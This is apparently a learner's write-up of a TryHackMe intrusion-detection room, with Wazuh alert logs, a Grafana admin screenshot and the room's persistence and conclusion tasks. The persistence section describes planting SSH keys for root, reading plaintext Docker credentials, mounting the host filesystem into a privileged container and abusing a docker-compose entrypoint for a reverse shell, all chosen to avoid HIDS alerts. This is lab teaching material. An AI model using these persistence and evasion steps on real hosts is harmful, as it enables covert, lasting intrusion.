
Timestamp	Message	Category	Severity	Targeted Asset	Score
Mon, 29 Sep 2025 14:58:32 GMT	sshd: Attempt to login using a non-existent user	syslog	5	dockerhost	5.33
Mon, 29 Sep 2025 14:58:34 GMT	sshd: Attempt to login using a non-existent user	syslog	5	dockerhost	5.33
Mon, 29 Sep 2025 14:58:52 GMT	sshd: Attempt to login using a non-existent user	syslog	5	dockerhost	5.33
Mon, 29 Sep 2025 14:59:14 GMT	PAM: User login failed.	pam	5	dockerhost	5.33
Mon, 29 Sep 2025 14:59:16 GMT	sshd: Attempt to login using a non-existent user	syslog	5	dockerhost	5.33
Mon, 29 Sep 2025 15:03:08 GMT	sshd: Attempt to login using a non-existent user	syslog	5	dockerhost	5.33
Mon, 29 Sep 2025 15:03:26 GMT	PAM: User login failed.	pam	5	dockerhost	5.33
Mon, 29 Sep 2025 15:03:28 GMT	sshd: Attempt to login using a non-existent user	syslog	5	dockerhost	5.33
Mon, 29 Sep 2025 15:04:26 GMT	sshd: Attempt to login using a non-existent user	syslog	5	dockerhost	5.33
Mon, 29 Sep 2025 15:04:28 GMT	sshd: Attempt to login using a non-existent user	syslog	5	dockerhost	5.33

Previous [1](#) [2](#) Next

### Most Recent Alerts: Suricata

Click on any alert in this table to view a breakdown of how the score was calculated and every aspect of the alert.

Timestamp	Message	Category	Severity	Targeted Asset	Score
-----------	---------	----------	----------	----------------	-------



kali-linux-2023.2-vmware-amd64 - VMware Workstation 17 Player

Player | 1 2 3 4 | 🌐

Kali Linux TryHackMe | Intrusion Dev Server Admin: Users - Grafana GitHub - jas502n/Grafana ... 12:09

OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB Free Whois Lookup ... Explore our database ...

90% ⚡

Server Admin

Manage all users and orgs

Users Orgs Settings Plugins Stats and license

Search user by login, email, or name

All users Active last 30 days New user

Login	Email	Name	Belongs to	Last active
grafana-admin	grafana-admin@localhost		0	< 1 minute

Documentation | Support | Community | Open Source | v8.2.5 (657e137ec0)

The screenshot shows the Grafana Server Admin interface. It has a dark theme with a sidebar on the left containing various icons. The main area is titled 'Server Admin' and 'Manage all users and orgs'. There are tabs for 'Users', 'Orgs', 'Settings', 'Plugins', 'Stats and license', and a search bar. A table lists one user: 'grafana-admin' with email 'grafana-admin@localhost', belonging to '0' orgs, and last active 'less than 1 minute ago'. At the bottom, there are links to documentation, support, community, and open source information.

# Task 11: Establishing Persistence

I performed allowed persistence techniques (e.g., adding a cron job or modifying an init script) and monitored alerts. Persistence attempts triggered host alerts tied to file modifications or new processes, highlighting host-level detection of persistent threats

Task 11 ✓ Establishing Persistence

The compromised host is running Linux so we have a number of persistence mechanisms available to us. The first option which, is arguably the most straightforward is to add a public key that we control to the `authorized_keys` file at `/root/.ssh/`. This would allow us to connect to the host via SSH without needing to run the privilege escalation exploit every time and without relying on the password for the compromised account not changing. This methodology is very common among botnets as it's both reliable and very simple to implement as pretty much all Linux distributions intended for server use run an Open-SSH service by default.

Try this now, a valid key pair can be generated for the attack box by running `ssh-keygen`. Once this key is added to the `authorized_keys` file in `/root/.ssh/` you should be able to gain remote access to root whenever it's needed, simple right? Well, unfortunately, this tactic has one big disadvantage as it is highly detectable.

HIDS often feature some form of file system integrity monitoring service which, will periodically scan a list of target directories for changes with, an alert being raised every time a file is changed or added. By adding an entry to the `authorized_keys` file you would have triggered an alert of a fairly high severity and as a result, this might not be the best option. An alert is also raised every time an ssh connection is made so the HIDS operator will be notified every time we log on.

It would be very helpful to check how the IDS is configured before we continue as it may help us with finding vectors that aren't monitored. Wazuh has two configuration modes, local and centralised in this case, the HIDS agents are setup locally and the config file can be found at `/var/ossec/etc/ossec.conf`. This file lists all of the data sources that are covered by HIDS in this case, the following are enabled:

- **File system monitoring** - As already mentioned this affects our ability to simply install ssh keys but, this also affects other persistence vectors like, `cron`, `systemd` and any attacks that require the installation of additional tools.
- **System log collection** - This functionality will generate alerts when some post-exploitation actions are taken against the system like making SSH connections and login attempts.
- **System inventory** - This tracks system metrics like open ports, network interfaces, packages, and processes. This affects our ability to open new ports for reverse shells and install new packages. Note, that this function currently, does not generate alerts by itself and requires the HIDS operator to write their own rules. However, A report would be available on an upstream log analysis platform like Kibana

Note, that Docker monitoring is also available, however, it is not enabled in this case which gives us a few options:

- We could hijack the existing container supply chain and use it to install a backdoor into one of the containers that are hosted by the system. This would be difficult to detect without additional container monitoring and scanning technology. Credentials for a docker registry could either be phished or extracted from `/root/.docker/config.json` as, this location stores the credentials used with the `docker login` command in plaintext. This won't work in this case though, as the host we compromised doesn't have internet access and there are no credentials in `/root/.docker/config.json`.
- We could modify the existing docker-compose setup to include a privileged SSH enabled container and mount the host's file system to it with `-v /:/hostos`. The docker-compose file used to define the current setup isn't monitored by the file system integrity monitor as it's in `/var/lib`. Again though, this won't work well in this case as we don't have access to the internet though, you could transport the container images from the attack box to the compromised VM via SSH. You would also need to open up a new port for the ssh connection which, would show up on the system inventory report.
- We could modify an existing or new docker-compose setup by, abusing the `entrypoint` option to grant us a reverse shell. Using docker-compose also allows us to specify automatic restarts which increases the backdoor's resilience. This option also reverses the typical client-server connection model so, we won't need to open any new ports on the host.

## Task 12: Conclusion

This task demonstrates that layered monitoring using both NIDS and HIDS provides full visibility: network-level anomalies, scanning activity, and host-level changes are all detected. The practical exercises in this task reinforce how host alerts complement network detection

Task 12 ✓ Conclusion

I hope you've enjoyed this room and learned a few things. As previously mentioned this room was the first public test of the CTF scoring system project I've been developing. I have enclosed a link to the source code for the scoring system, It's licensed under AGPL-3.0 so feel free to modify it or add the system to your own CTF. There's documentation on installation and configuration available in the repo as well as links to prebuilt docker images.

Repo Link: <https://github.com/Jroo1053/CTFScore>

Thanks for playing.

Answer the questions below

Read the above

No answer needed

✓ Correct Answer